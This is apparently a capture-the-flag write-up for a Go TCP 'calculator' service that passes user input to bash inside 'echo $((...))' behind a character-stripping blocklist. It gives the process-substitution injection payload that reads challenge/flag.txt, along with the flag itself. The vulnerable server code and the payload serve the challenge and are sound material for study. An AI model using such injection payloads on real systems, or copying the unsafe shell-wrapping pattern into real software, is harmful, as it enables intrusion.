
# Analyzing the source code, you have to come with this payload :


0)) > >(cat challenge/flag.txt) #

# The source code :

```
package main

import (
    "bufio"
    "context"
    "fmt"
    "net"
    "os"
    "os/exec"
    "strconv"
    "strings"
    "time"
)

const (
    connHost = "0.0.0.0"
    connPort = "1337"
    connType = "tcp"
)

func main() {
    fmt.Println("Starting " + connType + " server on " + connHost + ":" + connPort)
    l, err := net.Listen(connType, connHost+":"+connPort)
    if err != nil {
        fmt.Println("Error listening:", err.Error())
        os.Exit(1)
    }
    defer l.Close()

    for {
        conn, err := l.Accept()
        if err != nil {
            continue
        }

        fmt.Println("Client " + conn.RemoteAddr().String() + " connected.")
```



```go
        go minConnection(conn)
        go handleConnection(conn)
    }
}

func minConnection(conn net.Conn) {
    time.Sleep(600 * time.Second)
    conn.Close()
}

type LocalShell struct{}

func (_ LocalShell) Execute(ctx context.Context, cmd string) ([]byte, error) {
    wrapperCmd := exec.CommandContext(ctx, "bash", "-c", cmd)
    return wrapperCmd.CombinedOutput()
}

func handleConnection(conn net.Conn) {
    conn.Write([]byte("Calculator\n"))
    for {
        conn.Write([]byte("\nOperatie: "))
        buffer, err := bufio.NewReader(conn).ReadBytes('\n')
        if err != nil {
            conn.Close()
            return
        }
        op := string(buffer[:len(buffer)-1])

        // Firewallu meu este impossibil de dat bypass dupa parerea mea...
        firewall := []string{ "`", "$", "&", "|", ";"}
        for _, v := range firewall {
            opL1 := len(op)
            op = strings.ReplaceAll(op, v, "")
            opL2 := len(op)
            if opL1 > opL2 {
                conn.Write([]byte(strconv.Itoa(opL1-opL2) + "\t'" + v + "' removed\n"))
            }
        }
```



```
        shell := LocalShell{}
        command := "echo $((" + op + "))"
        ctx, cancel := context.WithTimeout(context.Background(), 3*time.Second)
        defer cancel()
        output, _ := shell.Execute(ctx, command)

        fmt.Println(conn.RemoteAddr().String() + ": " + command + " " + string(output))
        conn.Write(output)
    }
}
```

THE FLAG : CTF{What_kind_of_masquerade_is_this??!?!?}